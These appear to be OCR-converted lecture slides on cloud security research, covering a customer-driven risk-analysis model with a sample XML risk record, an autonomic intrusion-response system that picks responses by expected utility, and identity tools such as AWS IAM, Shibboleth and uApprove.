
Source: Silva et. al., 2015

# Risk Specification Phase





Source: Silva et. al., 2015

# *Risk Evaluation Phase*




Source: Silva et. al., 2015

# Results and Discussion




Source: Silva et. al., 2015

# Results and Discussion


```xml
<RDL Id="248" type="RISK">
   <source>RACloud-LRG</source>
   <version>5a</version>
   <description>...</description>
   <cc_id>consumerCC</cc_id>
   <csp_id>testCSP</csp_id>
   <risks>
      <item id="3">
         <probability>16.25</probability>
         <risk>42</risk>
         <informationasset DI="16">File transfer service</informationasset>
         <vulnerability DD="22">Clear text password</vulnerability>
         <treat DE="11">Unauthorized Access</treat>
      </item>
      <item id="16">
         <probability>45.5</probability>
         <risk>66.25</risk>
         <informationasset DI="87">Email service</informationasset>
         <vulnerability DD="46">Cipher protocol weak</vulnerability>
         <treat DE="45">DDos</treat>
      </item>
   </risks>
</RDL>
```


Source: Silva et. al., 2015

# Conclusions

The proposed model changes the generally current paradigm (CC and ISL).

To reduce excess CSP responsibility for risk analysis.

CC itself can perform risk analysis on its current or future CSP.

Source: Silva et. al., 2015

# 4.2 Research proposals

The following paper is detailed in the next slides:

- Vieira et. al., 2015: Providing Response to Security Incidents in the Cloud Computing with Autonomic Systems and Big Data

# Background

The quickly expansion in the volume of data generated in the private cloud infrastructure has created a very valuable content for hackers, crackers and other cyber-criminals.

Source: Vieira et. al., 2015

# Background

**90%** of all data in the world were created in the last two years.

It is expected to grow 300 times by 2020 about 5 terabytes for each person on the planet.

Or 40.000 exabytes.

Or 40 Zettabyte.

Source: Vieira et. al., 2015

# Background

In this context we need:

- a highly effective and quickly reactive security system gains importance;
- an IDS with fast response system;
- in a BigData.

Source: Vieira et. al., 2015

# Autonomic Computing

Is inspired by the autonomic nervous system of the human body which can manage multiple key functions through **involuntary** control.

The autonomic computing system is the adjustment of software and hardware resources to manage its operation, driven by changes in the internal and external demands.

It has four key features, including:

self-configuration,

self-healing,

self-optimization and

self-protection.

Source: Vieira et. al., 2015

# Autonomic Computing

**self-configuration:** the system must dynamically adjust its resources based on its status and the state of the execution environment

**self-healing:** the system must have the ability to identify potential problems and to reconfigure itself in order to continue operating normally

**self-optimization:** the system is able to detect performance degradations and functions to perform self-optimization

**self-protection:** the system is able to detect and protect its resources from external and internal attackers, maintaining its overall security and integrity


Source: Vieira et. al., 2015

# Autonomic Computing

Structure of an autonomic system:

- Monitor,
- Analysis,
- Planning,
- Executor and
- Knowledge

- (MAPE-K) cycle




Source: Vieira et. al., 2015


## TABLE I. RELATED WORKS

| Author | IDS | Cloud | Response | Self-healing | Big Data | Algorithm |
|---|---|---|---|---|---|---|
| Wu | yes | no | yes | no | no | Auction |
| Kholidy | yes | yes | yes | no | no | Holt- Winters |
| Vollmer | yes | no | yes | no | no | Fuzzy |
| Sperotto | yes | no | no | no | no | Flor-based |
| Chai | yes | no | no | yes | no | Byzantine fault tolerance |

Source: Vieira et. al., 2015

# IRAS

# Intrusion Responsive Autonomic System





Source: Vieira et. al., 2015

# Monitoring

The first phase of the MAPE-K autonomic cycle corresponds to monitoring.

In this step, sensors are used in order o obtain data, reflecting changes in behavior of the managed element, or information from the execution environment that is relevant to the self-management process.


Collects data from IDS **logs** in the Hypervisor and VMs, **network traffic** in the entire infrastructure, system logs, and data communication.




Source: Vieira et. al., 2015

# Analysis


- The analysis phase queries the monitoring data looking for events that can characterize attacks.
- Zikopoulos [21] defines the **three** data characteristics of **Big Data** sets:
  - volume,
  - variety,
  - velocity.




Source: Vieira et. al., 2015

# Analysis

- volume: large volume of data from network;
- variety: Log, network, system data;
- velocity: grow fast (GB/s).




Source: Vieira et. al., 2015

# Analysis

We made a map reduced over the collected data to identify signatures of known attacks;


Reduce to:

Source IP

Destination IP

Port

Attack




Source: Vieira et. al., 2015


# Planning

The Planning Phase receives events from the analysis phase and must choose one action to offer the autonomic system properties:

self-configuration,

self-healing,

self-optimization, and self-protection.




To carry out the planning, the Expected Utility technique was chosen.

Source: Vieira et. al., 2015

# Utility Function

Here we consider the use of utility to find the best response to the attacks.

The utility function comes from economy studies.

Source: Vieira et. al., 2015

# Utility Function

The higher the U, the better. The utility function is expressed as follows:

$$U[x_1, x_2, x_3 ... x_n] = u_1(x_1) + u_2(x_2) + ... u_n(x_n) = \sum_{i=1}^{n} u_i(x_i)$$

An example of the application of utility:

Let us say that in a meal the utility of coffee is 1, orange juice, 2, bread, 3 and a cookie, 4.

Thus, we can express the utility of breakfast by: U (drink, solid) = u.

$$\max_{x \in D} u[x_1, x_2, x_3 ... x_n]$$

The option with the highest utility should be chosen, which in this case would be U (orange, cookie) = 6.

Source: Vieira et. al., 2015

# Expected Utility

Incrementing our utility function with the uncertainty that the response may block an attack and bring self-healing to the environment, we use the probability of the

$$U[x_1, x_2, x_3 ... x_n] = u_1(x_1) \times p_1 + u_2(x_2) \times p_2 + ... u_n(x_n) \times p_n = \sum_{i=1}^{n} u_i(x_i) \times p_i$$

Source: Vieira et. al., 2015

# Expected Utility

For example, given a scan attack, one possible response is to block the source IP.

The probability of this event succeeding is 50%.


If the value of the block IP action has a utility value of 5, we can express this as follows:

$$UE(blockIP) = 5 \times 0,5 = 2,5.$$


Source: Vieira et. al., 2015

# Executor

After calculating the response with the highest expected utility, it is possible to forward the response to an executing agent in the Cloud.




Source: Vieira et. al., 2015




# Execution

It uses Cloudera, Xen Cloud and Cloud Stack

We use JnetPCap to capture network traffic and the parse data. Afterwards we used MapReduce to organize the data by source IP, transport layer and application layer

We prepared two types of simulation data to perform the tests data representing **legitimate** actions


Data representing **knowledge attacks**.




Source: Vieira et. al., 2015

# Execution

This module was the critical processing point. To perform the MapReduce, 1841 seconds were needed to process 10 GB. The results are shown in Figure




Source: Vieira et. al., 2015

# Conclusion

We propose an autonomic computation system to respond attacks in cloud environment.

The solution was distributed into four main modules: Monitoring, Analysis, Planning and Execution.

A prototype was presented.

For the Planning module, in order to make the best attack response decisions the expected utility function was used.

This solution makes it possible for the Cloud environment to have a self-healing capability against attacks.

Source: Vieira et. al., 2015

# Conclusion

For future research, we suggest focusing on the need to improve the performance of the Analysis module in order to have a greater efficiency of resource use, in relation to the large amount of data.

It is also possible to use a resource limit criterion for the utility function, to get the best response, which uses fewer cloud computing resources.

Source: Vieira et. al., 2015

# 4.3 Current Technologies

## Amazon AWS http://aws.amazon.com/security/

IAM (http://aws.amazon.com/iam/)
- Users, groups, roles, permissions
- Multiple users, individual credentials and permissions
- Federation services (AD, SAML, OIDC)

Other security controls
- Encryption utilities, use of TLS (https)
- Network security (firewalls, DoS)

# 4.3 Current Technologies

- **Shibboleth** **(https://shibboleth.net/)**
  - uApprove
    - Demo site: https://aai-demo.switch.ch/secure-uApprove/
  - uApproveJP – Gakunin Federation
  - Privacy policies for the entire federation
- **OpenID Connect** **(http://openid.net/connect/)**
  - User consent
  - The default is the complete scope (all attributes)

# uApprove

SWITCHaai

About AAI | FAQ | Help | Privacy

You are about to access the service:
**SWITCHtoolbox Portal** of SWITCH

Description as provided by this service:
*Allows managing the SWITCHtoolbox groups and tools.*

| Data Requested by Service | |
|---|---|
| Surname | **Lutz** |
| Given name | **Daniel** |
| E-mail | **daniel.lutz@switch.ch** |
| Affiliation | **member**<br>**staff** |
| Home organization | **switch.ch** |
| Home organization type | **others** |
| Unique ID | **2669@switch.ch** |

The data above is requested to access the service. Do you accept that this data about you is sent to the service whenever you access it?

Reject Accept

# uApproveJP

GakuNin Federation

